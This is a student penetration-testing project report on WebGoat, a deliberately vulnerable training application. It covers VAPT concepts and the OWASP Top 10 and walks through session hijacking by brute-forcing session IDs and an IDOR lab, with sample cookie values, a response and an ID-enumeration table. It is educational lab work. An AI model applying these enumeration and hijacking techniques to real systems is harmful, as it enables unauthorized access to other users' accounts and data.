SOFTWARE TRAINING AND DEVELOPMENT CENTRE
C-DAC, Thiruvananthapuram

A PROJECT REPORT ON

"Penetration Testing Analysis on WebGoat : Strengthening Cybersecurity"

SUBMITTED TOWARDS THE

PG-DCSF SEPTEMBER 2023

BY

AKSHAY PRADIP DESHMUKH

PRN-230960940003

Under The Guidance Of

Mr. Jayaram P.	**Dr. Sreedeep A L**
Centre Co-ordinator	**Project Guide**

TABLE OF CONTENTS

Abstract

The "Vulnerability Assessment and Penetration Testing (VAPT) on Web-Goat" project aims to perform a comprehensive security assessment of the deliberately vulnerable web application, Web-Goat. The primary objective is to identify, analyse, and document various security vulnerabilities within the application, thereby enhancing participants' understanding of web application security and providing insights into effective remediation strategies.

The project involves the systematic exploration of Web-Goat codebase, functionalities, and interactions to simulate real-world attack scenarios. By employing established VAPT methodologies and a range of security testing tools, the project team will uncover vulnerabilities such as SQL injection, cross-site scripting (XSS), Cross-Site Request Forgery (CSRF), and more. The vulnerabilities' potential impact on the application's security and user data integrity will be evaluated, highlighting the importance of proactive security measures.

Throughout the assessment, a structured approach will be maintained, encompassing vulnerability identification, proof of concept exploitation, risk assessment, and recommendation formulation. The outcomes of the project will include a detailed report summarizing the discovered vulnerabilities, their potential implications, and recommendations for mitigation. Additionally, the project will provide valuable insights into commonly used testing methodologies and tools, empowering participants to effectively tackle web application security challenges.

This project's significance lies in its educational nature. By analysing and addressing vulnerabilities within Web-Goat, participants will enhance their practical knowledge of security threats and countermeasures. The project's outcomes will facilitate improved security practices, contribute to the growth of security expertise, and foster a heightened awareness of web application vulnerabilities among developers, testers, and security enthusiasts.

1. Introduction

1.1 Introduction to Web-Goat Pen-testing report

This pen testing report provides an in-depth analysis of the security assessment conducted on the Web-Goat platform. As a purposely vulnerable web application designed for educational and training purposes, Web-Goat presents a unique opportunity to explore and understand the intricacies of web application security vulnerabilities. The objective of this assessment was to systematically identify potential security weaknesses within Web-Goat, evaluate their impact, and propose effective mitigation strategies.

1.2 Background and Context:

In the digital landscape, where web applications have become integral to daily activities, security remains a paramount concern. Cyber threats targeting web applications have evolved, leading to an increased emphasis on identifying, understanding, and mitigating vulnerabilities before they are exploited by malicious actors. To address this, Web-Goat offers an environment that simulates real-world vulnerabilities, enabling security professionals, developers, and enthusiasts to learn, practice, and develop effective Défense strategies.

1.3 VAPT

VAPT stands for "Vulnerability Assessment and Penetration Testing." It's a process used to evaluate the security of computer systems, networks, or applications by identifying vulnerabilities and attempting to exploit them in a controlled manner.

Here's a breakdown of the two main components:

Vulnerability Assessment (VA): This involves using various tools and techniques to identify potential vulnerabilities in a system, network, or application. It's essentially a systematic process of scanning and anayalzing for security weaknesses. These vulnerabilities could include outdated software, misconfigurations, weak passwords, and more.

Penetration Testing (PT): Also known as ethical hacking, penetration testing involves simulating real-world attacks on a system, network, or application to determine how vulnerable it is to different types of threats. This is typically done by security professionals who mimic the actions of malicious hackers but do so in a controlled environment.

The main goal of VAPT is to find and address security weaknesses before malicious attackers can exploit them. By conducting regular VAPT assessments, organizations can identify vulnerabilities, prioritize their mitigation efforts, and ultimately enhance their overall security posture.

It's important to note that VAPT requires specialized knowledge and skills, and it should be performed by experienced professionals to avoid any unintentional disruptions or damage to the systems being tested.

Advantages of VAPT

Vulnerability Assessment and Penetration Testing (VAPT) offer several advantages for organizations aiming to enhance their cybersecurity posture.

1. Identify Weaknesses: VAPT helps identify vulnerabilities and weaknesses in systems, networks, and applications that could potentially be exploited by malicious actors. This allows organizations to take proactive steps to address these issues before they are exploited.

2. Prioritize Remediation: VAPT provides insight into the severity of vulnerabilities, helping organizations prioritize which vulnerabilities to address first based on their potential impact and risk.

3. Real-world Simulation: Penetration testing simulates real-world attack scenarios, giving organizations a practical understanding of how their systems might be targeted and breached by actual attackers.

4. Risk Reduction: By addressing vulnerabilities proactively, VAPT helps reduce the risk of security breaches, data leaks, and other cyber incidents that could lead to financial and reputational damage.

5. Compliance: Many industries and regulatory frameworks require organizations to conduct regular security assessments, including VAPT, to ensure compliance with security standards.

6. Enhanced Security Awareness: VAPT increases the overall security awareness within an organization. It educates employees and stakeholders about potential threats and the importance of security best practices.

7. Continuous Improvement: Regular VAPT assessments promote a culture of continuous improvement in an organization's security practices. As new vulnerabilities emerge, organizations can adapt and update their defences accordingly.

8. Validation of Security Measures: VAPT validates the effectiveness of existing security measures and controls. It confirms whether the implemented security mechanisms are actually providing the intended protection.

9. Third-party Validation: Organizations can demonstrate their commitment to security to customers, partners, and stakeholders by undergoing VAPT assessments. This can enhance trust and confidence in their services.

10. Reduced Attack Surface: Through the identification and remediation of vulnerabilities, VAPT helps shrink the potential attack surface, making it more difficult for attackers to find entry points.

11. Cost Savings: Detecting and addressing vulnerabilities early in the development lifecycle can save organizations significant costs that would otherwise be incurred to recover from a security breach.

12. Customization: VAPT can be customized to the specific needs and requirements of an organization. It can target critical systems, specific applications, or particular network segments.

13. Threat Awareness: VAPT not only focuses on technical vulnerabilities but also helps organizations understand the potential threat landscape they operate in, allowing them to make informed decisions about security investments.

14. Overall, VAPT is a crucial practice for organizations looking to fortify their cybersecurity defences, minimize risks, and protect sensitive data from evolving cyber threats.

Methodology and Approach:

The assessment was conducted through a meticulous blend of manual testing, automated vulnerability scanning, and targeted exploitation. This multifaceted approach allowed for a comprehensive examination of Web-Goat vulnerabilities, ranging from easily detectable flaws to more intricate security challenges. The methodology included the following key steps:

1. Pre-Assessment Preparation:

Gaining a deep understanding of the Web-Goat application, its architecture, functionalities, and potential attack vectors.

2 Vulnerability Scanning:

Employing automated tools to conduct initial scans for common vulnerabilities, providing a baseline for further exploration.

3 Manual Testing and Exploitation:

Utilizing ethical hacking techniques to manually validate and exploit vulnerabilities identified through scanning, delving into the intricacies of each weakness.

4 Impact Analysis:

Assessing the potential consequences of successful exploitation, considering factors such as data exposure, unauthorized access, and potential for privilege escalation.

5 Reporting:

Documenting findings, including vulnerability descriptions, impact assessments, and detailed recommendations for mitigation.

System requirements

The hardware and software requirements for conducting Vulnerability Assessment and Penetration Testing (VAPT) can vary based on the scope of the assessment, the target systems, and the specific tools and methodologies being employed. Here's a general overview of the typical requirements:

Hardware Requirements:

Computer Systems: Depending on the complexity of the assessments, you'll need one or more powerful computers to run the necessary tools and perform testing activities.

Virtualization: Virtualization software like VMware or VirtualBox is often used to create isolated environments for testing. This allows you to simulate different network setups and test configurations without affecting your production environment.

Network Equipment: In some cases, you might need network hardware like routers, switches, and firewalls to simulate various network scenarios during testing.

Powerful Resources: For certain types of testing, such as brute force attacks or password cracking, more computational power may be needed to expedite the testing process.

Software Requirements:

Operating Systems: A variety of operating systems might be needed to support different testing scenarios. This could include Windows, Linux distributions, and specialized penetration testing platforms like Kali Linux.

Penetration Testing Frameworks: Tools like Metasploit, Burp Suite, OWASP Top 10, Nmap, and Wireshark are commonly used for different stages of VAPT.

Network Analysis Tools: Network analyzers like Wireshark are used to capture and analyze network traffic.

Virtualization Software: Software like VMware or VirtualBox is essential for creating virtual environments for testing and isolating your activities.

Exploitation Tools: These tools are used to exploit vulnerabilities in a controlled environment to determine their impact. Examples include tools from the Metasploit framework.

Password Cracking Tools: For password security assessment, tools like John the Ripper or Hash cat can be used.

Documentation and Reporting Tools: Tools for documenting findings and generating detailed reports about the vulnerabilities and their potential impact.

Collaboration Tools: Communication and collaboration tools can be essential for team members to coordinate and share information during the testing process.

Custom Scripts: Depending on your specific testing requirements, you might need custom scripts or tools to carry out specific tests.

VPN and Anonymity Tools: In some cases, VPNs and anonymity tools might be used to ensure ethical testing practices and to protect the tester's identity.

It's important to note that VAPT requires careful planning and adherence to ethical guidelines. Always ensure you have proper authorization and consent before performing any testing, especially on systems and networks that you do not own. Additionally, keep your tools and software up to date to ensure accurate results and optimal security during testing. Project outcomes

Ethical Considerations:

It is imperative to acknowledge that the vulnerabilities uncovered within this report are exclusive to the Web-Goat platform, purposefully designed for educational purposes. Therefore, the vulnerabilities identified here do not reflect vulnerabilities that could occur in real-world applications. The intention behind this assessment is to enhance the understanding of security

professionals, developers, and learners regarding common web application vulnerabilities and the importance of implementing effective security measures.

Report Structure:

This comprehensive pen testing report is organized into distinct sections, each dedicated to a specific category of vulnerabilities found within Web-Goat. Each section follows a consistent structure:

- Introduction to the vulnerability category and its implications.
- Detailed description of identified vulnerabilities, their potential impact, and their reproducible steps.
- Severity assessment of each vulnerability based on its potential consequences.
- Recommendations for mitigating the vulnerabilities, including technical solutions and best practices.

Summary

1 Scope and Objectives:

The scope of this pen testing assessment encompassed a comprehensive evaluation of Web-Goat vulnerabilities across various categories. These included but were not limited to injection attacks, cross-site scripting (XSS), session management issues, insecure configurations, and other common and advanced security flaws. The assessment's objectives were multifaceted:

- To systematically identify vulnerabilities that could potentially compromise the confidentiality, integrity, or availability of the application.
- To assess the robustness of security controls and countermeasures implemented within Web-Goat.
- To provide actionable recommendations that enhance the application's overall security posture.

2 Project Outcomes

"Web-Goat" stands for "Buggy Web Application," and it's a deliberately vulnerable web application used for practicing and learning about web application security. Conducting a Vulnerability Assessment and Penetration Testing (VAPT) on WebGoat can have several project outcomes, depending on the goals and scope of the assessment. Here are some possible outcomes:

Identification of Vulnerabilities: The primary outcome of a VAPT on Web-Goat would be the identification of various vulnerabilities present in the application. These vulnerabilities could include SQL injection, cross-site scripting (XSS), CSRF (Cross-Site Request Forgery), insecure authentication mechanisms, and more.

Documentation of Findings: The vulnerabilities and weaknesses discovered during the assessment would be documented in detail. This documentation would include descriptions of the vulnerabilities, their potential impact, and recommendations for remediation.

Exploitation and Proof of Concept: For educational purposes, the testing team might exploit the identified vulnerabilities to demonstrate how an attacker could potentially compromise the application. This can help stakeholders understand the real-world impact of these vulnerabilities.

Risk Assessment and Prioritization: The vulnerabilities found can be categorized based on their severity and potential impact on the application's security. This allows the project team to prioritize which vulnerabilities should be addressed first.

Remediation Recommendations: The testing team would provide recommendations for fixing the vulnerabilities. This could include suggesting

code changes, configuration adjustments, or other measures to mitigate the risks.

Testing Methodologies and Tools: The project outcome could also include a detailed description of the testing methodologies used and the specific tools employed during the assessment. This information can be valuable for educational purposes or for other security professionals looking to learn from the assessment process.

Detailed Reporting: A comprehensive report would be generated to summarize the assessment's findings. The report might include an executive summary, details about vulnerabilities, risk assessments, recommendations, and any other relevant information.

Awareness and Training: The assessment could also serve as an educational tool to raise awareness about web application vulnerabilities among developers, testers, and other stakeholders. It can provide valuable insights into common security issues and how they can be addressed.

Proof of Competence: For individuals or teams involved in conducting the VAPT, successfully identifying and demonstrating vulnerabilities on Web-Goat could serve as a form of validation for their skills and competence in the field of web application security.

Enhanced Security Posture: By assessing and remediating vulnerabilities in Web-Goat, the overall security posture of the application improves, making it a safer platform for learning and practicing security techniques.

Remember that Web-Goat is intentionally vulnerable, so any findings and outcomes from a VAPT conducted on it are primarily educational. The goal is to learn how to identify and address vulnerabilities in a safe environment, rather than applying the findings to a production application.

Table: OWASP Top 10 web application security risk 2021

Sr.No	Vulnerability
A01	Broken Access Control
A02	Cryptographic Failure
A03	Injection
A04	Insecure Design
A05	Security Misconfiguration
A06	Vulnerable and Out-Dated Components
A07	Identification and Authentication Failure
A08	Software and Data Integrity Failure
A09	Security logging and Monitoring Failure
A10	Server-Side Request forgery

Technical report

1.1 Broken Access Control – session hijacking

Application developers who develop their own session IDs frequently forget to incorporate the complexity and randomness necessary for security. If the user specific session ID is not complex and random, then the application is highly susceptible to session-based brute force attacks.

Affected on:-

Infected URL	http://127.0.0.1:8080/WebGoat
Infected Parameter	Session hijacking
Parameter Type	Get
Attack Vector	Login credentials

Analysis

After analyzing the website http://127.0.0.1:8080/WebGoat , we found that by intercepting the request using Burp Suite, we could hijack the session through a brute force attack.

POC







Fig:Capture request of session hijacking in BurpSuite.






```
26795-1670767879576
26797-1670767879597
```






Fig: Session hijacking by using session cookie.

1.2 Broken Access Control – Insecure Direct Object References (IDOR)

Direct Object References are when an application uses client-provided input to access data & objects.


Affected on


Infected URL	http://127.0.0.1:8080/WebGoat
Infected Parameter	IDOR


Analysis

In this lesson we are trying to predict the 'hijack_cookie' value. The 'hijack_cookie' is used to differentiate authenticated and anonymous users of WebGoat.

POC








Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Wed, 16 Nov 2022 18:24:24 GMT
8
9 {
10   "lessonCompleted":true,
11   "feedback":"Well done, you found someone else's profile",
12   "output":"{role=3, color=brown, size=large, name=Buffalo Bill, userId=2342388}",
13   "assignment":"IDORViewOtherProfile",
14   "attemptWasMade":true
15 }
```



Request	Payload	Status	Error	Timeout	Length	Comment
0		200			446	
1	2342384	200			446	
2	2342385	500			12004	
3	2342386	500			12004	
4	2342387	500			12004	
5	2342388	200			441	
6	2342389	500			12004	
7	2342390	500			12004	
8	2342391	500			12004	
9	2342392	500			12004	
10	2342393	500			12004	
11	2342394	500			12004	
12	2342395	500			12004	
13	2342396	500			12004	
14	2342397	500			12004	
15	2342398	500			12004	
16	2342399	500			12004	

Request Response

Pretty Raw Hex Render

